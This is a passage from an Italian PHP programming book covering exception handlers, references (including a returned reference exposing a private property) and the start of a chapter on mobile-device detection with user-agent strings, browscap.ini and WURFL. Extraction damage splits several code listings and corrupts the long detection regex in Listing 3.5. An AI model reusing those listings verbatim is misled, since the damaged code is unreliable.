In secondo luogo, è interessante osservare la sintassi dell'istruzione `throw`: ciò che viene generato è un oggetto eccezione. Gli handler delle eccezioni dei blocchi `catch` sono molto simili a funzioni che accettano un argomento, ovvero un oggetto eccezione. È importante considerare l'ordine degli handler di eccezioni: PHP passa l'eccezione corrente al primo handler che è in grado di gestire le eccezioni dello stesso tipo di quella generata. L'handler di eccezioni di tipo `Exception` deve sempre trovarsi in ultima posizione e va inteso come un operatore “cattura tutto”, che può rilevare cioè qualsiasi tipo di eccezione.

Quando si genera un'eccezione, PHP ricerca il primo handler su cui è applicabile l'eccezione e lo impiega. Se l'handler della classe di default venisse prima dell'handler relativo alla classe `NonNumericException`, quest'ultimo non verrebbe mai eseguito.

I blocchi di handler delle eccezioni, o blocchi `catch`, hanno un aspetto simile a funzioni, il che non è una semplice coincidenza. PHP offre anche un metodo “magico” chiamato `set_exception_handler`, nel quale è possibile impostare un handler “cattura tutto” che si occupa di tutte le eccezioni che non vengono rilevate altrimenti. Il Listato 2.2 riscrive lo script del Listato 2.1 tenendo conto di queste considerazioni.

Listato 2.2 Riscrittura dello script del Listato 2.1.

```
<?php
function dflt_handler(Exception $exc) {
    print "Exception:\n";
    $code = $exc->getCode();
    if (!empty($code)) {
        printf("Error code:%d\n", $code);
    }
    print $exc->getMessage() . "\n";
    exit(-1);
}
set_exception_handler('dflt_handler');

class NonNumericException extends Exception {
    private $value;
    private $msg = "Error: the value %s is not numeric!\n";
    function __construct($value) {
```

```

        $this->value = $value;
    }
    public function info() {
        printf($this->msg, $this->value);
    }
}
try {
    if (!is_numeric($argv[1])) {
        throw new NonNumericException($argv[1]);
    }
    if (!is_numeric($argv[2])) {
        throw new NonNumericException($argv[2]);
    }
    if ($argv[2] == 0) {
        throw new Exception("Illegal division by zero.\n");
    }
    printf("Result: %f\n", $argv[1] / $argv[2]);
}

catch(NonNumericException $exc) {
    $exc->info();
    exit(-1);
}
?>

```

Il risultato prodotto da questo script è identico a quello dello script originale (Listato 2.1). L'handler di eccezioni dichiarato nella funzione `set_exception_handler` è una funzione che accetta un argomento della classe `Exception` e che si esegue dopo gli altri handler di eccezioni dichiarati dal programma:

```

./script3.1b.php 4 A
Error: the value A is not numeric!

```

Questo output è ovviamente prodotto dall'handler `NonNumericException` e non dall'handler di default. Se il valore 0 dovesse sostituire la lettera "A" quando si esegue il file `script3.1b.php`, otterremmo il risultato originale:

```

./script3.1b.php 4 0
Exception:
Illegal division by zero.

```

In questo caso si tratta dell'handler di default. Quando è utile avere handler di default delle eccezioni? In genere quando si ha a che fare con classi scritte da altre persone, per esempio la classe `SplFileObject` del capitolo precedente. Gli oggetti di `SplFileClass` generano eccezioni della classe `Exception` se qualcosa va storto, proprio come ADODB.

NOTA

Le classi del repository PEAR generano oggetti della classe `PEAR_Exception` quando si verifica un errore. `PEAR_Exception` ha tutti gli elementi della classe `Exception` normale, cui si aggiunge la variabile `$trace`.

`PEAR_Exception` tenta anche di mostrare la traccia dello stack, quando questa viene generata e rilevata.

Il Listato 2.3 è un esempio di script che tenta di aprire un file che non esiste tramite la classe `SplFileObject`. Esiste anche un handler di default delle eccezioni, che rileva le eccezioni generate da `SplFileObject`, nonostante nel codice non sia presente un esplicito blocco `try {...} catch {...}`.

Listato 2.3 Esempio di script che tenta di aprire un file che non esiste tramite la classe `SplFileObject`.

```
<?php
function dflt_handler(Exception $exc) {
    print "Exception:\n";
    $code = $exc->getCode();
    if (!empty($code)) {
        printf("Error code:%d\n", $code);
    }
    print $exc->getMessage() . "\n";
    print "File:" . $exc->getFile() . "\n";
    print "Line:" . $exc->getLine() . "\n";
    exit(-1);
}
set_exception_handler('dflt_handler');
$file = new SplFileObject("non_existing_file.txt", "r");
?>
```

L'esecuzione di questo script produce questo risultato:

```
Exception:
SplFileObject::__construct(non_existing_file.txt): failed to open
stream: No such file or directory
File:script3.2.php
Line:15
```

Quando si ha a che fare con classi scritte da altre persone può essere molto utile l'handler di default `catch all`, sebbene sia uno strumento generico. Questo handler gestisce tutte le eccezioni che altrimenti non sarebbero rilevate ed è normalmente impiegato per terminare il programma e semplificarne il debugging. Il programmatore può ovviamente preferire l'impostazione di handler speciali per determinate situazioni, e predisporre istruzioni simili a quelle che seguono:

```
try {
    $file = new SplFileObject("non_existing_file.txt", "r");
}
catch (Exception $e) {
    $file=STDIN;
}
```

Se si manifesta un problema di apertura del file da leggere, lo script restituisce l'input standard che, ovviamente, non è più un oggetto della classe `SplFileObject`, pertanto il programmatore deve tenere conto delle

possibili implicazioni. Dato che l'handler di default `catch all` è eseguito per ultimo, per quanto riguarda le eccezioni che non sono rilevate da altri handler, non ci sono ostacoli a gestire le cose con attenzione e scrivere handler di eccezioni particolari.

Occorre considerare un altro aspetto: la nidificazione delle eccezioni. PHP non supporta questa funzionalità, a meno di nidificare anche i blocchi `try`. In altri termini, in una situazione come la seguente non si chiama l'handler di `ExcB` se l'eccezione è chiamata dall'handler di `ExcA`:

```
class ExcA extends Exception {...}
class ExcB extends Exception {...}
try {... throw new ExcA(..) }
catch(ExcA $e) { throw new ExcB(); }
catch(ExcB $e) { // Non viene chiamato, se escluso da ExcA }
```

L'unico modo per nidificare le eccezioni consiste nel nidificare i blocchi `try`. Per quanto riguarda la nidificazione delle eccezioni, PHP5 è identico a Java o C++.

Riferimenti

L'altro genere importante di oggetti in PHP prende il nome di riferimenti, oggetti che non sono puntatori. PHP, a differenza di Perl, non prevede il tipo “riferimento” che può essere usato per indirizzare un oggetto tramite un de-riferimento. In PHP il termine “riferimento” indica semplicemente un altro nome di un oggetto. Si consideri lo script riportato nel Listato 2.4.

Listato 2.4 In PHP i riferimenti sono oggetti.

```
<?php
class test5 {
    private $prop;
    function __construct($prop) {
        $this->prop = $prop;
    }
    function get_prop() {
        return ($this->prop);
    }
    function set_prop($prop) {
        $this->prop = $prop;
    }
}
function funct(test5 $x) {
    $x->set_prop(5);
}
$x = new test5(10);
printf("Element X has property %s\n", $x->get_prop());
funct($x);
```

```

printf("Element X has property %s\n", $x->get_prop());
$arr = range(1, 5);
foreach ($arr as $a) {
    $a *= 2;
}
foreach ($arr as $a) {
    print "$a\n";
}
?>

```

L'esecuzione di questo script produce il risultato

```

Element X has property 10
Element X has property 5
1
2
3
4
5

```

Il valore di una variabile oggetto `$x` è stato modificato con il metodo `funct`, mentre il valore della variabile array `$arr` non è stato modificato elaborando gli elementi nel ciclo `foreach`. Il motivo di questo rompicapo è che PHP passa i parametri per copia. Ciò significa che per tipi non oggetti quali numeri, stringhe o array, si crea un'istanza completamente identica all'oggetto, mentre per i tipi oggetto si crea un riferimento, ovvero un altro nome del medesimo oggetto.

Quando l'argomento `$x` della classe `test5` viene passato al metodo `funct`, si crea un altro nome dello stesso oggetto. La manipolazione della nuova variabile implica la manipolazione del contenuto dell'oggetto originale, poiché la nuova variabile è solo un altro nome dell'oggetto esistente.

Per saperne di più potete consultare il Capitolo 1. Nonostante PHP, a differenza di Perl, non consenta l'accesso diretto ai riferimenti, questo linguaggio permette di controllare il modo in cui gli oggetti sono copiati.

Vediamo allora la copia per riferimento (Listato 2.5).

Listato 2.5 Copia per riferimento.

```

<?php
print "Normal assignment.\n";
$x = 1;
$y = 2;
$x = $y;
$y++;
print "x=$x\n";
print "Assignment by reference.\n";
$x = 1;

```

```

$y = 2;
$x = & $y;
$y++;
print "x=$x\n";
?>

```

L'esecuzione di questo script produce questo risultato:

```

Normal assignment.
x=2
Assignment by reference.
x=3

```

Lo script si compone di due parti: un'assegnazione normale e una per riferimento. Nella prima parte, relativa all'assegnazione normale, ci crea una nuova copia della variabile `$y` e la si assegna a `$x`, buttando il contenuto precedente. L'incremento di `$y` non ha effetto sulla variabile `$x`.

Anche nella seconda parte, relativa all'assegnazione per riferimento, il contenuto della variabile `$x` viene buttato, ma la variabile è stata creata con un *alias* (noto anche come riferimento) della variabile `$y`.

L'incremento di 1 della variabile `$y` è visibile anche nella variabile `$x`, che visualizza 3 al posto di 2, ovvero il valore di `$x` successivo all'assegnazione.

La medesima operazione può essere applicata ai cicli. Nel Listato 2.4 è presente lo snippet di codice riportato di seguito:

```

$arr = range(1, 5);
foreach ($arr as $a) {
    $a *= 2;
}
foreach ($arr as $a) {
    print "$a\n";
}

```

Il risultato sono numeri non modificati da 1 a 5. A questo punto si possono riscrivere le istruzioni utilizzando l'operatore di riferimento `&`:

```

$arr = range(1, 5);
foreach ($arr as &$a) {
    $a *= 2;
}
print_r($arr);

```

In questo caso si ottiene un array modificato:

```

Array
(
    [0] => 2
    [1] => 4
    [2] => 6
    [3] => 8
)

```

```
[4] => 10  
)
```

In altri termini, l'inserimento di `&` nella variabile `$a` non ha creato una copia dell'elemento array, come è stato fatto nell'espressione `foreach($arr as $a)`. Al contrario, è stato creato un riferimento ai membri array, pertanto ciò che viene fatto a `$a` nel ciclo andrà a modificare il membro dell'array effettivo, non la sua copia. Non è possibile fare riferimento a una funzione.

NOTA

Occorre prestare attenzione quando si utilizzano i riferimenti relativi all'array del ciclo `foreach`. Se il codice modifica questo array, si possono ottenere risultati imprevedibili e indesiderati.

È comunque possibile riportare un riferimento da una funzione e passare gli argomenti per riferimento. Gli argomenti vengono passati per riferimento quando si vuole che la funzione sia in grado di modificare la variabile originale. La sintassi è identica a quella dei cicli: la variabile da passare per riferimento ha un prefisso definito dal carattere ampersand (`&`), come si può vedere nell'esempio del Listato 2.6.

Listato 2.6 È possibile riportare riferimenti da una funzione e passare argomenti per riferimento.

```
<?php  
$a = 5;  
function f1($x) {  
    $x+= 3;  
    print "x=$x\n";  
}  
function f2(&$x) {  
    $x+= 3;  
    print "x=$x\n";  
}  
  
f1($a);  
print "a=$a\n";  
f2($a);  
print "a=$a\n";  
?>
```

L'esecuzione di questo piccolo snippet produce questo risultato:

```
x=8  
a=5  
x=8  
a=8
```

Quando si chiama la funzione `f1`, l'argomento viene passato per valore. L'istruzione `print` all'interno della funzione visualizza il valore `8` e la variabile originale non viene modificata, conservando il valore `5`. Quando

si chiama la funzione `f2`, si modifica la variabile originale, come si può notare osservando l'ultima visualizzazione della variabile `a`.

I riferimenti possono essere restituiti anche da una funzione. Questo non deve avvenire per migliorare le prestazioni, poiché PHP se ne occupa automaticamente. Conviene ripeterlo ancora una volta: un riferimento è semplicemente un altro nome di una variabile esistente.

Potete utilizzare i riferimenti per eludere la protezione di visibilità, stabilita dalla parola chiave `private` o `protected`, come nell'esempio del Listato 2.7.

Listato 2.7 Si possono utilizzare i riferimenti per eludere la protezione di visibilità.

```
<?php
class test6 {
    private $x;
    function __construct($x = 10) {
        $this->x = $x;
    }
    function &get_x() { // Notare la lettera "&" nella dichiarazione
della funzione
        return $this->x;
    }
    function set_x($x) {
        $this->x = $x;
    }
}
$a = new test6();
$b = &$a->get_x(); // $b è un riferimento a $x->a. Elude la protezione
                    // definita dal parametro "private".
print "b=$b\n";
$a->set_x(15);
print "b=$b\n";           // $b modifica il proprio valore, dopo aver
chiamato "set_x"
$b++;
print '$a->get_x()='.$a->get_x() . "\n"; // $a->x modifica il proprio
valore dopo che $b
    // è stato incrementato
?>
```

L'esecuzione di questo script produce l'output desiderato:

```
b=10
b=15
$a->get_x()=16
```

In questo caso, la variabile `$b` è definita da un riferimento a `$a->x`, che è un membro privato della classe `test6`. Questa operazione è consentita dalla dichiarazione del metodo `get_x` che restituisce un riferimento. Ovviamente, la presenza di un riferimento pubblico a una variabile privata vanifica lo scopo del controllo di visibilità e dovrebbe essere valutata con attenzione,

poiché è facile consentire un accesso indesiderato quando si utilizzano i riferimenti nelle funzioni.

Riepilogo

In questo capitolo sono state studiate le eccezioni e i riferimenti in PHP, due elementi che si possono trovare in altri linguaggi di programmazione moderni. Le eccezioni hanno lo scopo di offrire un meccanismo semplice e compatto per la gestione degli errori, mentre i riferimenti hanno fondamentalmente lo scopo di migliorare la velocità di esecuzione del codice e qualche volta di rendere possibili particolari stratagemmi di programmazione. Entrambi sono elementi del linguaggio molto utili in quanto offrono numerosi vantaggi al programmatore. Gli handler delle eccezioni rendono più raffinato il controllo degli errori, come si potrà vedere nei capitoli dedicati all'integrazione con i database.

PHP e dispositivi mobili

La diffusione dei dispositivi mobili sta diventando sempre più significativa. iPhone, Android e BlackBerry non sono solo dei potenti smartphone, ma rappresentano marchi prestigiosi che si contendono quote di mercato redditizie. Ogni produttore di smartphone desidera avere applicazioni che possano attrarre i propri utenti. Gli smartphone sono affiancati da tablet, per esempio iPad, PlayBook, Galaxy, e dispositivi di lettura, come Kindle e Nook. Perfino i cellulari standard hanno sensibilmente migliorato il supporto e le funzionalità di navigazione.

Ogni dispositivo mobile con accesso a Internet è in grado di visualizzare contenuti o applicazioni online, che risultano potenziate dal lato server grazie a PHP. Per questo motivo è necessario pensare alla rappresentazione dei contenuti su schermi piccoli. In questo capitolo si studierà il rilevamento del dispositivo tramite una stringa user agent relativa a una richiesta HTTP, WURFL e Tera-WURFL, tutte operazioni che verranno illustrate nei prossimi paragrafi.

Al momento esistono migliaia di dispositivi mobili, ciascuno dei quali presenta funzionalità diverse. Se ritenete che lo sviluppo di applicazioni web per i vecchi browser fosse già un'operazione delicata, tenete presente che i dispositivi mobili aderiscono ancora meno a degli standard; fortunatamente esistono sistemi che aiutano a ottenere i risultati desiderati. Il rendering su dispositivi mobili verrà studiato presentando soluzioni per realizzare markup astratto con WALL, ridimensionare automaticamente le immagini e rendere più fluidi gli stili CSS.

Verranno anche introdotti gli emulatori dei dispositivi, lo sviluppo di PHP su un dispositivo Android e Flash Builder for PHP. Infine, si studieranno i codici QR (*Quick Response*) e le loro modalità di generazione.

Le differenze tra dispositivi mobili

Una delle più grosse sfide della tecnologia mobile riguarda la realizzazione di un sito web che risulti visibile quando riprodotto su un dispositivo portatile. Lo sviluppo web per computer desktop implica l'uso dei browser più diffusi, tra cui Chrome, Firefox, Safari, Opera e Internet Explorer, cui si aggiunge la possibilità di avere a che fare con diversi sistemi operativi, per esempio WinXP, Windows 7, Linux e Mac OS X. Soddisfare le esigenze delle più svariate combinazioni di browser, di versioni differenti di un browser e dei sistemi operativi è diventato ormai un lavoro di routine.

Nei dispositivi mobili le funzionalità di rendering sono molto meno standard, il che implica una complessità maggiore del rendering di siti web. Si consideri per esempio che quasi tutti i computer più recenti supportano migliaia di colori e una risoluzione di almeno 800×600 pixel, mentre alcuni dispositivi mobili (come gli e-reader con tecnologia e-ink) supportano solo sfumature di grigio. Anche le dimensioni fisiche variano in modo significativo. Queste sono solo tre funzionalità e ce ne sono centinaia di altre che differenziano questi dispositivi. Più avanti in questo capitolo ne verranno illustrate alcune.

A differenza dello sviluppo web per computer desktop, è impossibile prevedere di progettare il sito tenendo conto di ogni possibile combinazione dei dispositivi mobili, o quantomeno ciò richiederebbe un tempo e una fatica ben superiori a quelli che chiunque è disposto a investire. Conviene pertanto studiare i sistemi per stabilire quale dispositivo viene utilizzato e successivamente impostare il rendering dinamico dei contenuti, modificando di conseguenza lo stile CSS delle pagine web.

Il rilevamento dei dispositivi

La personalizzazione del contenuto richiede innanzitutto di stabilire su quale dispositivo si deve realizzare il rendering. Esistono diverse tecniche che consentono di conoscere il dispositivo in funzione.

La stringa user agent

Alla base di ogni sistema di rilevamento del dispositivo si ha la stringa header user agent, che viene inserita in una richiesta standard `HTTP`. PHP accede alla stringa user agent utilizzando la variabile superglobale server `$_SERVER['HTTP_USER_AGENT']`. L'header user agent può contenere

informazioni relative al server, al motore di rendering e al sistema operativo. La stringa user agent ha un aspetto simile a quella riportata di seguito, che fa riferimento a Firefox 4:

Mozilla/5.0 (Windows NT 5.1; rv:2.0) Gecko/20100101 Firefox/4.0

In questa stringa si può leggere che il sistema operativo del client è Windows, il motore di rendering è Gecko e la versione del browser è Firefox 4.0.

NOTA

I sistemi di rilevamento non sono infallibili. Benché raro, può capitare che le stringhe user agent non siano univoche per due dispositivi distinti. È possibile anche "aggirare" le indicazioni dell'header, come verrà spiegato nel capitolo dedicato alla sicurezza.

Supporto predefinito in PHP

PHP include la funzione `get_browser`, che ricava informazioni relative al browser impiegato facendo riferimento ai dati contenuti nel file `browscap.ini`. In questo senso, la funzione è simile a una versione semplice e limitata del sistema WURFL, illustrato più avanti.

NOTA

Questa funzione fa affidamento sulla presenza del file `browscap.ini` installato nel sistema nella posizione indicata nel file `php.ini`, per esempio `browscap = "C:\your\path\to\browscap.ini"`. Potete saperne di più sulla funzione `get_browser` collegandovi all'indirizzo <http://it2.php.net/manual/en/function.get-browser.php>, mentre le versioni aggiornate dei file `browscap.ini` sono disponibili all'indirizzo <http://browsers.garykeith.com/downloads.asp>.

Si supponga di impostare il primo parametro con il valore `null` o di passare il valore di user agent corrente; in questo caso si ricevono informazioni relative al client che si sta utilizzando. Un valore diverso di user agent consente di ottenere informazioni sul client corrispondente. Il secondo parametro è facoltativo, tenendo conto che un valore `true` richiede di ottenere informazioni in un array invece che come oggetto (default). A questo proposito si possono studiare il Listato 3.1 e il Listato 3.2.

Listato 3.1 Utilizzo della funzione PHP `get_browser`.

```
<?php
echo $_SERVER ['HTTP_USER_AGENT'] . "\n\n";
var_dump ( get_browser ( null, true ) );
//analogamente, si poteva passare la stringa user agent come primo
parametro
//var_dump ( get_browser ( $_SERVER ['HTTP_USER_AGENT'], true ) );
?>
```

Listato 3.2 Output prodotto nel browser Chrome.

```
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.24 (KHTML, like
Gecko) Chrome/11.0.696.65 Safari/534.24
array
  'browser_name_regex' => string '$^.*$$' (length=6)
  'browser_name_pattern' => string '*' (length=1)
  'browser' => string 'Default Browser' (length=15)
  'version' => string '0' (length=1)
  'majorver' => string '0' (length=1)
  'minorver' => string '0' (length=1)
  'platform' => string 'unknown' (length=7)
  'alpha' => string '' (length=0)
  'beta' => string '' (length=0)
  'win16' => string '' (length=0)
  'win32' => string '' (length=0)
  'win64' => string '' (length=0)
  'frames' => string '1' (length=1)
  'iframes' => string '' (length=0)
  'tables' => string '1' (length=1)
  'cookies' => string '' (length=0)
  'backgroundsounds' => string '' (length=0)
  'cdf' => string '' (length=0)
  'vbscript' => string '' (length=0)
  'javaapplets' => string '' (length=0)
  'javascript' => string '' (length=0)
  'activexcontrols' => string '' (length=0)
  'isbanned' => string '' (length=0)
  'ismobiledevice' => string '' (length=0)
  'issyndicationreader' => string '' (length=0)
  'crawler' => string '' (length=0)
  'cssversion' => string '0' (length=1)
  'supportscss' => string '' (length=0)
  'aol' => string '' (length=0)
  'aolversion' => string '0' (length=1)
```

Le informazioni ricevute dalla funzione `get_browser` non restituiscono alcun dato per questo nuovo browser, poiché il file `browscap.ini` incluso nel “bundle” WAMP (*Windows, Apache, MySQL, PHP*) utilizzato per svolgere l’esercizio aveva più di un anno. Per risolvere il problema è sufficiente scaricare una versione aggiornata del file. Può anche risultare necessario riavviare il server Apache, nel caso in cui il file sia memorizzato nella cache. A seguito dell’aggiornamento si ricavano informazioni molto più utili (Listato 3.3).

Listato 3.3 Output nel browser Chrome dopo aver aggiornato `browscap.ini`.

```
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.24 (KHTML, like
Gecko) Chrome/11.0.696.65 Safari/534.24
array
  'browser_name_regex' => string '$^mozilla/5\.0 \(.windows nt
6\.1.*wow64.*\)\ applewebkit/.*\.(khtml, like
gecko\).*\chrome/11\..*safari/.*$'$ (length=108)
```

```

'browser_name_pattern' => string 'Mozilla/5.0 (*Windows NT
6.1*WOW64*) AppleWebKit/* (KHTML, like Gecko)*Chrome/11.*Safari/*'
(length=90)
'parent' => string 'Chrome 11.0' (length=11)
'platform' => string 'Win7' (length=4)
'win32' => string '' (length=0)
'win64' => string '1' (length=1)
'browser' => string 'Chrome' (length=6)
'version' => string '11.0' (length=4)
'majorver' => string '11' (length=2)
'frames' => string '1' (length=1)
'iframes' => string '1' (length=1)
'tables' => string '1' (length=1)
'cookies' => string '1' (length=1)
'javascript' => string '1' (length=1)
'javaapplets' => string '1' (length=1)
'cssversion' => string '1' (length=1)
'minorver' => string '0' (length=1)
'alpha' => string '' (length=0)
'beta' => string '' (length=0)
'win16' => string '' (length=0)
'backgroundsounds' => string '' (length=0)
'vbscript' => string '' (length=0)
'activexcontrols' => string '' (length=0)
'isbanned' => string '' (length=0)
'ismobiledevice' => string '' (length=0)
'issyndicationreader' => string '' (length=0)
'crawler' => string '' (length=0)
'aolversion' => string '0' (length=1) Using Regex

```

Se v’interessa rilevare solo pochi dispositivi mobili potete impiegare un’espressione regolare per cercare la stringa user agent corrispondente. Nel Listato 3.4 si verifica la presenza di alcuni telefoni cellulari tramite la stringa user agent. Quando si trova una corrispondenza, il programma reindirizza verso una pagina distinta e carica un template e un foglio di stile particolari. L’opzione `/i` nell’espressione regolare (regex) rende il comando insensibile a lettere maiuscole e minuscole. Il carattere `|` significa “oppure”, pertanto si ha corrispondenza per “iPhone” o per “iPad” ma non per “iPod”. Analogamente, l’istruzione vale per “windows ce” e per “windows phone”, ma non per “windows xp”. (Consultate l’Appendice del libro per saperne di più sulle espressioni regolari).

Listato 3.4 Utilizzo di regex per verificare i dispositivi mobili.

```

<?php
    if (preg_match ( '/i(Phone|Pad)|Android|Blackberry|Symbian|windows
    (ce|phone)/i',
                    $_SERVER ['HTTP_USER_AGENT'] )) {
        //reindirizza, carica diversi template, fogli di stile
        header ( "Location: mobile/index.php" );

```

```
}
```

```
?>
```

Il rilevamento di un'ampia gamma di dispositivi mobili richiede un gran numero di regex. Il sito <http://detectmobilebrowser.com/> è diventato famoso perché è in grado di generare la lunga espressione regolare necessaria per diversi linguaggi e framework di scripting (al momento sono più di quindici). L'espressione regolare è anche in grado di reindirizzare il client verso una pagina specifica per dispositivi mobili. Il Listato 3.5 mostra un esempio di regex generata dal sito.

Listato 3.5 Regex generata da <http://detectmobilebrowser.com>.

```
<?php  
$useragent = $_SERVER['HTTP_USER_AGENT'];  
  
if(preg_match('/android|avantgo|blackberry|blazer|compal|elaine|fennec|h  
|maemo|midp|mmp|opera m(ob|in)i|palm( os)?  
|phone|p(ixi|re)\\|plucker|pocket|psp|symbian|treo|up\\.br  
(browser|link)|vodafone|wap|windows  
(ce|phone)|xda|xiino/i', $useragent))||preg_match('/1207|6310|6590|3gso|4t  
6]i|770s|802s|a wa|abac|ac(er|oo|s|-  
)|ai(ko|rn)|al(av|ca|co)|amo|an(ex|ny|yw)|aptuar(ch|go)|as(te|us)|attw  
m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\\-  
(n|u)|c55\\|capi|ccwa|cdm\\-|cell|chtm|cldc|cmd\\-  
|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\\-  
s|devi|dica|dmob|do(c|p)o|ds(12|\\-  
d)|el(49|ai)|em(12|ul)|er(ic|k0)|es18|ez([4-7]0|os|wa|ze)|fetc|fly(\\-  
_|)|g1 ul|g560|gene|gf\\-5|g\\-mo|go(.w|od)|gr(ad|un)|hai|hcit|hd\\-  
(m|p|t)|hei\\-|hi(pt|ta)|hp(i|ip)|hs\\-c|ht(c\\-|  
|_|a|g|p|s|t)|tp)|hu(aw|tc)|i\\-(20|go|ma)|i230|iac(|\\-  
|\\/)|ibro|idea|ig01|ikom|im1k|inn0|ipaqliris|ja(t|v)a|jbro|jemu|jigs|kdd  
|\\/)|klon|kpt|kwc\\-|kyo(c|k)|le(no|xi)|lg(g\\/(k|l|u)|50|54|e\\-  
|e\\/|\\-[a-w])|libw|lynx|m1\\-w|m3ga|m50\\|ma(te|ui|xo)|mc(01|21|ca)|m\\-  
cr|me(di|rc|ri)|mi(o8|oa|ts)|mmeef|mo(01|02|bi|de|do|t|\\-|  
|o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-  
3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\\-  
|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|  
([1-8]|c))|phil|pire|pl(ay|uc)|pn\\-2|po(ck|rt|se)|prox|psio|pt\\-g|qa\\-  
a|qc(07|12|21|32|60|\\-[2-7]|i\\-  
)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\\|sa(ge|ma|mm|ms|ny|va)|sc(01|h  
|oo|p\\-)|sdk\\/|se(c\\-|0|1)|47|mc|nd|ri)|sgh\\-|shar|sie(\\-  
|m)|sk\\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\\-|v\\-|v  
)|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\\-|tdg\\-|tel(i|m)|tim\\-  
|t\\-mo|to(pl|sh)|ts(70|m\\-  
|m3|m5)|tx\\-9|up(\\..b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-  
3]|\\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\\-|  
)|webc|whit|wi(g|nc|nw)|wmlb|wonu|x700|xda(\\-|2|g)|yas\\-  
|your|zeto|zte\\-/i', substr($useragent, 0, 4)))  
header('Location: http://detectmobilebrowser.com/mobile');  
?>
```

Una soluzione di questo genere può risultare efficace in alcuni casi, ma è necessario elaborare un sistema più sofisticato per ottenere risultati più accurati e per riconoscere le funzionalità dei singoli dispositivi mobili. Questo sistema è offerto da WURFL, che verrà illustrato nei prossimi paragrafi.

Rilevare le funzionalità dei dispositivi mobili

Per andare oltre il semplice rilevamento del dispositivo e per sapere cosa è in grado di fare è necessario utilizzare un sistema più elaborato, ovvero WURFL.

WURFL

WURFL (*Wireless Universal Resource FiLe*) è un file XML inventato da Luca Passani che contiene le funzionalità offerte da diversi device mobili.

Introduzione

Al momento, WURFL riporta più di 500 funzionalità e le sue implementazioni sono disponibili per molti linguaggi e piattaforme, tra cui Java e .NET. In PHP, l'API ufficiale si chiama “The New PHP WURFL” e si può trovare all'indirizzo <http://wurfl.sourceforge.net/nphp/>.

Le funzionalità dei device mobili adottano una gerarchia a stack con ereditarietà. Se una funzionalità non è presente per un modello particolare, si verificano quelle di un dispositivo più generico. Se anche in questo caso la funzionalità non esiste, allora WURFL controlla il device più generico e ripete questa procedura fino a quando non raggiunge il livello di base dei device. La struttura gerarchica consente di risparmiare spazio e di aumentare le prestazioni. WURFL tenta anche di utilizzare una versione ZIP del file XML, grazie a ZipArchive, ovvero un package incluso in PHP 5.2.0 o versioni superiori. La versione compressa del file ha un ingombro che al momento è minore di un megabyte, mentre il file XML vero e proprio occupa 16 MB: anche questo consente di migliorare le prestazioni.

Tra le funzionalità più utili che identificano le caratteristiche di un dispositivo mobile ci sono la risoluzione dello schermo, il supporto e i formati di codec e il supporto di JavaScript, Java e Flash.

NOTA

I contributi per il raffinamento del file XML da parte di sviluppatori ed utenti finali sono nella maggior parte dei casi su base volontaria e possono contenere errori. Va inoltre ricordato che nuovi device si presentano continuamente sul mercato, per cui, anche se si tratta di un file molto grande e dettagliato, non può mai essere accurato al 100%. Se vi occorre includere un certo device, potete sempre elencare le sue funzionalità e correggere le informazioni incluse nel file XML. Se invece è l'accuratezza ad avere la massima importanza, tenete conto che esistono sistemi proprietari che vantano una estrema precisione.

Setup

In tutti gli esempi di questo capitolo si farà riferimento a file della libreria WURFL che si trovano in una directory chiamata *wurfl*, che verrà richiamata dalla webroot come *./wurfl/*. Negli esempi si utilizzerà un file di configurazione comune e si ricaverà ogni volta un oggetto `WURFLManager`, sfruttando il codice riportato nel Listato 3.6.

Listato 3.6 Creazione di un oggetto `WURFLManager`: *wurflSetup.php*.

```
<?php

error_reporting(E_ALL);
define( "WURFL_DIR", dirname(__FILE__) . '/wurfl/WURFL/' );
define( "RESOURCES_DIR", dirname(__FILE__) .
"/wurfl/examples/resources/" );

require_once WURFL_DIR . 'Application.php';

function getWurflManager() {
    $config_file = RESOURCES_DIR . 'wurfl-config.xml';
    $wurfl_config = new WURFL_Configuration_XmlConfig( $config_file );

    $wurflManagerFactory = new WURFL_WURFLManagerFactory( $wurfl_config
);
    return $wurflManagerFactory->create();
}

?>
```

Rilevare dispositivi con WURFL

Il primo esempio di rilevamento di device mobile visualizza lo stack del dispositivo grazie alla nuova API WURFL PHP. Il programma riporta in output la gerarchia del dispositivo corrispondente a uno *user agent* (UA), utilizzando le proprietà `fallback` e `id`, come si può vedere nel Listato 3.7.

Listato 3.7 Output dello stack dispositivo di uno user agent, da specifico a generico.

```
<?php

error_reporting(E_ALL);
```

```

require_once 'wurflSetup.php';

$wurflManager = getWurflManager();

$device = $wurflManager->getDeviceForHttpRequest($_SERVER);

print "<p>ID Stack is: <br/>";
while ($device != null)
{
    print $device->id . "<br/>";
    if (!$device->fallBack || $device->fallBack == "root")
    {
        break;
    }
    $device = $wurflManager->getDevice($device->fallBack);
}
print "</p>";

?>

```

Di seguito si può osservare l'output dello script eseguito su un computer desktop con browser Firefox 4

```

ID Stack is:
firefox_1
firefox
generic_web_browser
generic_xhtml
generic

```

e con il browser Chrome:

```

ID Stack is:
google_chrome_1
google_chrome
generic_web_browser
generic_xhtml
generic

```

NOTA

La prima esecuzione dello script del Listato 3.7 può impiegare molto tempo, poiché WURFL deve costruire la cache delle risorse. Potrebbe essere necessario aumentare la direttiva `max_execution_time` in `php.ini`.

Per emulare un altro dispositivo è sufficiente modificare la variabile server che definisce la stringa user agent. Il Listato 3.8 è una versione modificata del Listato 3.7, il cui output è mostrato nel Listato 3.9.

Listato 3.8 Emulare un altro dispositivo modificando la user agent del server.

```

<?php

error_reporting(E_ALL);
require_once 'wurflSetup.php';

$wurflManager = getWurflManager();

```

```

$_SERVER['HTTP_USER_AGENT'] =
"Mozilla/5.0 (iPhone; U; CPU iPhone OS 4_0 like Mac OS X; en-us)
